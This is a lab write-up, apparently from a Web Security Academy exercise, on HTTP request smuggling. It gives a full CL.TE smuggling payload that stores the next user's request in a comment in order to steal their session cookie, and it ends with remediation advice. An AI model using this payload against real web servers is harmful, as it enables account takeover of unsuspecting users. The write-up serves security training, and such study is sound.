**SCENARIO**

This application involves a front-end and front-end server, and the back-end server doesn't support chunked encoding. We will try to smuggle a request to the back-end server that causes the next user's request to be stored in the application. Then retrieve the next user's request and use the victim user's cookies to access their account.

**PROCEDURE**

1. Open the web application and try to post a comment and study the request made in BurpSuite’s Proxy tab.
2. Also study the homepage request as we will craft an exploit by combining the homepage and the comment posting request in the following way:
   * Move the comment parameter to the last of the request.
   * Keep changing the request’s **Content-Length** header in order to know the correct length of the request.
   * Smuggle the request to the backend.
3. Inject the Payload in the Repeater tab and send the request twice, we see that we got the session token of the target in the comment.

**PAYLOAD**

1. POST / HTTP/1.1

Host: 0a19001c038531578058e90000e70055.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 275

Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1


Content-Type: application/x-www-form-urlencoded


Content-Length: 920

Cookie: session=kDcwYPsJGRE9EeptX3QyyMNHgEg3v7in

csrf=YU7gZPbzeL9hDlVwofxT2zMomeUXgQ0X&postId=5&name=Carlos+Montoya&email=carlos%40normal-user.net&website=&comment=test

**PROOF OF CONCEPT**

****



**REMEDIATION**

1. **Consistent Handling of Encodings:** Ensure that both the front-end and back-end servers consistently handle request encodings. In particular, if the back-end doesn't support chunked encoding, the front-end server should block or properly handle such requests before forwarding them.
2. **Sanitize Input:** All user inputs, including headers and cookies, should be sanitized to prevent malicious code or commands from being executed. This includes stripping or rejecting data that could be used to manipulate the behavior of the server.
3. **Implement Web Application Firewalls (WAFs):** A WAF can detect and block HTTP request smuggling attacks based on unusual transfer encoding or other anomalous characteristics. Ensure it is correctly configured to block chunked encoding if the back-end server doesn't support it.
4. **Logging and Monitoring:** Implement robust logging and real-time monitoring of incoming HTTP requests. Any unusual patterns, spikes in requests, or strange behaviors should be flagged for immediate review. This can aid in detecting a smuggling attack as it occurs.
5. **Session Management:** Always validate session tokens and ensure they can't be easily predicted or brute-forced. Implement measures like session token rotation and set expiration times to minimize risks associated with stolen session tokens.
6. **Rate Limiting:** Implement rate limiting to prevent rapid repeated requests from a single user or IP address. This can mitigate the impact of an attempted attack and give administrators more time to respond.